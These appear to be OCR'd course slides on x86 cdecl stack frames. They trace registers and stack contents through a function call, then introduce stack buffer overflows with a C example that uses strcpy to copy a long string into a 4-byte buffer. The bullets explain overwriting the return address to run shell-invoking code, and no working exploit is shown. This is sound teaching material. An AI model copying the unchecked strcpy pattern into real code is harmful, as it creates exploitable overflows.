
0xFFFFFFFF

0xfd2c0	0xfd2d4
0x33	0xfd2d0
	0xfd2cc
0x28	
0xa	0xfd2bc
0x80483bf	0xfd2b8
0xfd2d0	0xfd2b4
	0xfd2b0

0x00000000


%eax	0x33
%edx	0xa
%esp	0xfd2b8
%ebp	0xfd2d0
%eip	0x80483bf

```
callee:
  push %ebp                    0x8048394
  mov %esp,%ebp                0x8048395
  mov 0xc(%ebp),%eax           0x8048397
  mov 0x8(%ebp),%edx           0x804839a
  lea (%edx,%eax,1),%eax0x804839d
  add $0x1,%eax                0x80483a0
  pop %ebp                     0x80483a3
  ret                          0x80483a4
main:
  push %ebp                    0x80483a5
  mov %esp,%ebp                0x80483a6
  sub $0x18,%esp               0x80483a8
  movl $0x28,0x4(%esp)         0x80483ab
  movl $0xa,(%esp)             0x80483b3
  call 0x8048394               0x80483ba
  mov %eax,-0x4(%ebp)          0x80483bf
  mov -0x4(%ebp),%eax          0x80483c2
  leave                        0x80483c5
  ret                          0x80483c6
```



%eax	0x33
%edx	0xa
%esp	0xfd2b8
%ebp	0xfd2d0
%eip	0x80483c2

```
callee:
  push %ebp                   0x8048394
  mov %esp,%ebp               0x8048395
  mov 0xc(%ebp),%eax          0x8048397
  mov 0x8(%ebp),%edx          0x804839a
  lea (%edx,%eax,1),%eax0x804839d
  add $0x1,%eax               0x80483a0
  pop %ebp                    0x80483a3
  ret                         0x80483a4
main:
  push %ebp                   0x80483a5
  mov %esp,%ebp               0x80483a6
  sub $0x18,%esp              0x80483a8
  movl $0x28,0x4(%esp)        0x80483ab
  movl $0xa,(%esp)            0x80483b3
  call 0x8048394              0x80483ba
  mov %eax,-0x4(%ebp)         0x80483bf
  mov -0x4(%ebp),%eax         0x80483c2
  leave                       0x80483c5
  ret                         0x80483c6
```




0xFFFFFFFF

Address	Value
0xfd2d4	0xfd2c0
0xfd2d0	0x33
0xfd2cc	
	0x28
0xfd2bc	0xa
0xfd2b8	0x80483bf
0xfd2b4	0xfd2d0
0xfd2b0	

0x00000000

%eax	0x33
%edx	0xa
%esp	0xfd2b8
%ebp	0xfd2d0
%eip	0x80483c2

```
callee:
  push %ebp                      0x8048394
  mov %esp,%ebp                  0x8048395
  mov 0xc(%ebp),%eax             0x8048397
  mov 0x8(%ebp),%edx             0x804839a
  lea (%edx,%eax,1),%eax0x804839d
  add $0x1,%eax                  0x80483a0
  pop %ebp                       0x80483a3
  ret                            0x80483a4
main:
  push %ebp                      0x80483a5
  mov %esp,%ebp                  0x80483a6
  sub $0x18,%esp                 0x80483a8
  movl $0x28,0x4(%esp)           0x80483ab
  movl $0xa,(%esp)               0x80483b3
  call 0x8048394                 0x80483ba
  mov %eax,-0x4(%ebp)            0x80483bf
  mov -0x4(%ebp),%eax            0x80483c2
  leave                          0x80483c5
  ret                            0x80483c6
```




0xFFFFFFFF

0xfd2c0	0xfd2d4
0x33	0xfd2d0
	0xfd2cc
0x28	
0xa	0xfd2bc
0x80483bf	0xfd2b8
0xfd2d0	0xfd2b4
	0xfd2b0

0x00000000

%eax	0x33
%edx	0xa
%esp	0xfd2b8
%ebp	0xfd2d0
%eip	0x80483c5

```
callee:
  push %ebp                      0x8048394
  mov %esp,%ebp                  0x8048395
  mov 0xc(%ebp),%eax             0x8048397
  mov 0x8(%ebp),%edx             0x804839a
  lea (%edx,%eax,1),%eax0x804839d
  add $0x1,%eax                  0x80483a0
  pop %ebp                       0x80483a3
  ret                            0x80483a4
main:
  push %ebp                      0x80483a5
  mov %esp,%ebp                  0x80483a6
  sub $0x18,%esp                 0x80483a8
  movl $0x28,0x4(%esp)           0x80483ab
  movl $0xa,(%esp)               0x80483b3
  call 0x8048394                 0x80483ba
  mov %eax,-0x4(%ebp)            0x80483bf
  mov -0x4(%ebp),%eax            0x80483c2
  leave                          0x80483c5
  ret                            0x80483c6
```




0xFFFFFFFF

Address	Value
0xfd2d4	0xfd2c0
0xfd2d0	0x33
0xfd2cc	
	0x28
0xfd2bc	0xa
0xfd2b8	0x80483bf
0xfd2b4	0xfd2d0
0xfd2b0	

0x00000000

%eax	0x33
%edx	0xa
%esp	0xfd2d0
%ebp	0xfd2d0
%eip	0x80483c5

```
callee:
  push %ebp                    0x8048394
  mov %esp,%ebp                0x8048395
  mov 0xc(%ebp),%eax           0x8048397
  mov 0x8(%ebp),%edx           0x804839a
  lea (%edx,%eax,1),%eax0x804839d
  add $0x1,%eax                0x80483a0
  pop %ebp                     0x80483a3
  ret                          0x80483a4
main:
  push %ebp                    0x80483a5
  mov %esp,%ebp                0x80483a6
  sub $0x18,%esp               0x80483a8
  movl $0x28,0x4(%esp)         0x80483ab
  movl $0xa,(%esp)             0x80483b3
  call 0x8048394               0x80483ba
  mov %eax,-0x4(%ebp)          0x80483bf
  mov -0x4(%ebp),%eax          0x80483c2
  leave                        0x80483c5
  ret                          0x80483c6
```



0xFFFFFFFF

0xfd2c0

0x33

0x28

0xa

0x80483bf

0xfd2d0

0x00000000

0xfd2d4

0xfd2d0

0xfd2cc

0xfd2bc

0xfd2b8

0xfd2b4

0xfd2b0

%eax	0x33
%edx	0xa
%esp	0xfd2d0
%ebp	0xfd2c0
%eip	0x80483c5

```
callee:
  push %ebp                     0x8048394
  mov %esp,%ebp                 0x8048395
  mov 0xc(%ebp),%eax            0x8048397
  mov 0x8(%ebp),%edx            0x804839a
  lea (%edx,%eax,1),%eax0x804839d
  add $0x1,%eax                 0x80483a0
  pop %ebp                      0x80483a3
  ret                           0x80483a4
main:
  push %ebp                     0x80483a5
  mov %esp,%ebp                 0x80483a6
  sub $0x18,%esp                0x80483a8
  movl $0x28,0x4(%esp)          0x80483ab
  movl $0xa,(%esp)              0x80483b3
  call 0x8048394                0x80483ba
  mov %eax,-0x4(%ebp)           0x80483bf
  mov -0x4(%ebp),%eax           0x80483c2
  leave                         0x80483c5
  ret                           0x80483c6
```


0xFFFFFFFF

0xfd2c0	0xfd2d4
0x33	0xfd2d0
	0xfd2cc
0x28	
0xa	0xfd2bc
0x80483bf	0xfd2b8
0xfd2d0	0xfd2b4
	0xfd2b0

0x00000000


%eax	0x33
%edx	0xa
%esp	0xfd2d4
%ebp	0xfd2c0
%eip	0x80483c5

```
callee:
  push %ebp                   0x8048394
  mov %esp,%ebp               0x8048395
  mov 0xc(%ebp),%eax          0x8048397
  mov 0x8(%ebp),%edx          0x804839a
  lea (%edx,%eax,1),%eax0x804839d
  add $0x1,%eax               0x80483a0
  pop %ebp                    0x80483a3
  ret                         0x80483a4
main:
  push %ebp                   0x80483a5
  mov %esp,%ebp               0x80483a6
  sub $0x18,%esp              0x80483a8
  movl $0x28,0x4(%esp)        0x80483ab
  movl $0xa,(%esp)            0x80483b3
  call 0x8048394              0x80483ba
  mov %eax,-0x4(%ebp)         0x80483bf
  mov -0x4(%ebp),%eax         0x80483c2
→ leave                       0x80483c5
  ret                         0x80483c6
```



%eax	0x33
%edx	0xa
%esp	0xfd2d4
%ebp	0xfd2c0
%eip	0x80483c5

```
callee:
  push %ebp                      0x8048394
  mov %esp,%ebp                  0x8048395
  mov 0xc(%ebp),%eax             0x8048397
  mov 0x8(%ebp),%edx             0x804839a
  lea (%edx,%eax,1),%eax0x804839d
  add $0x1,%eax                  0x80483a0
  pop %ebp                       0x80483a3
  ret                            0x80483a4
main:
  push %ebp                      0x80483a5
  mov %esp,%ebp                  0x80483a6
  sub $0x18,%esp                 0x80483a8
  movl $0x28,0x4(%esp)           0x80483ab
  movl $0xa,(%esp)               0x80483b3
  call 0x8048394                 0x80483ba
  mov %eax,-0x4(%ebp)            0x80483bf
  mov -0x4(%ebp),%eax            0x80483c2
→ leave                          0x80483c5
  ret                            0x80483c6
```



%eax	0x33
%edx	0xa
%esp	0xfd2d4
%ebp	0xfd2c0
%eip	0x80483c6

```
callee:
  push %ebp                     0x8048394
  mov %esp,%ebp                 0x8048395
  mov 0xc(%ebp),%eax            0x8048397
  mov 0x8(%ebp),%edx            0x804839a
  lea (%edx,%eax,1),%eax0x804839d
  add $0x1,%eax                 0x80483a0
  pop %ebp                      0x80483a3
  ret                           0x80483a4
main:
  push %ebp                     0x80483a5
  mov %esp,%ebp                 0x80483a6
  sub $0x18,%esp                0x80483a8
  movl $0x28,0x4(%esp)          0x80483ab
  movl $0xa,(%esp)              0x80483b3
  call 0x8048394                0x80483ba
  mov %eax,-0x4(%ebp)           0x80483bf
  mov -0x4(%ebp),%eax           0x80483c2
  leave                         0x80483c5
  ret                           0x80483c6
```

Stack Overflows


- Data is copied without checking boundaries
- Data "overflows" a pre-allocated buffer and overwrites the return address (or other parts of the frame)
- Normally this causes a segmentation fault
- If correctly crafted, it is possible overwrite the return address with a user-defined value
- It is possible to cause a jump to user-defined code (e.g., code that invokes a shell)
- The code may be part of the overflowing data (or not)
- The code will be executed with the privileges of the running program

Implications of Cdecl

- Saved EBP and saved EIP are stored on the stack
- What prevents a program/function from writing/changing those values?
  - What would happen if they did?


```c
#include <string.h>
#include <stdio.h>
void mycpy(char* str)
{
  char foo[4];
  strcpy(foo, str);
}
int main()
{
  mycpy("asu cse 340 fall
2015 rocks!");
  printf("After");
  return 0;
}
```

```
mycpy:
  push %ebp
  mov %esp,%ebp
  sub $0x28,%esp
  mov 0x8(%ebp),%eax
  mov %eax,0x4(%esp)
  lea -0xc(%ebp),%eax
  mov %eax,(%esp)
  call strcpy
  leave
  ret
main:
  push %ebp
  mov %esp,%ebp
  sub $0x10,%esp
  movl $0x8048504,(%esp)
  call mycpy
  mov $0x8048517,%eax
  mov %eax,(%esp)
  call printf
  mov $0x0,%eax
  leave
  ret
```



%eax	
%esp	
%ebp	[illegible]
%eip	

```
mycpy:
  push %ebp                    0x80483f4
  mov %esp,%ebp                0x80483f5
  sub $0x28,%esp               0x80483f7
  mov 0x8(%ebp),%eax           0x80483fa
  mov %eax,0x4(%esp)           0x80483fd
  lea -0xc(%ebp),%eax          0x8048401
  mov %eax,(%esp)              0x8048404
  call strcpy                  0x8048407
  leave                        0x804840c
  ret                          0x804840d
main:
  push %ebp                    0x804840e
  mov %esp,%ebp                0x804840f
  sub $0x10,%esp               0x8048414
  movl $0x8048504,(%esp)0x8048417
  call mycpy                   0x804841e
  mov $0x8048517,%eax          0x8048423
  mov %eax,(%esp)              0x8048428
  call printf                  0x804842b
  mov $0x0,%eax                0x8048430
  leave                        0x8048435
  ret                          0x8048436
```



0xFFFFFFFF

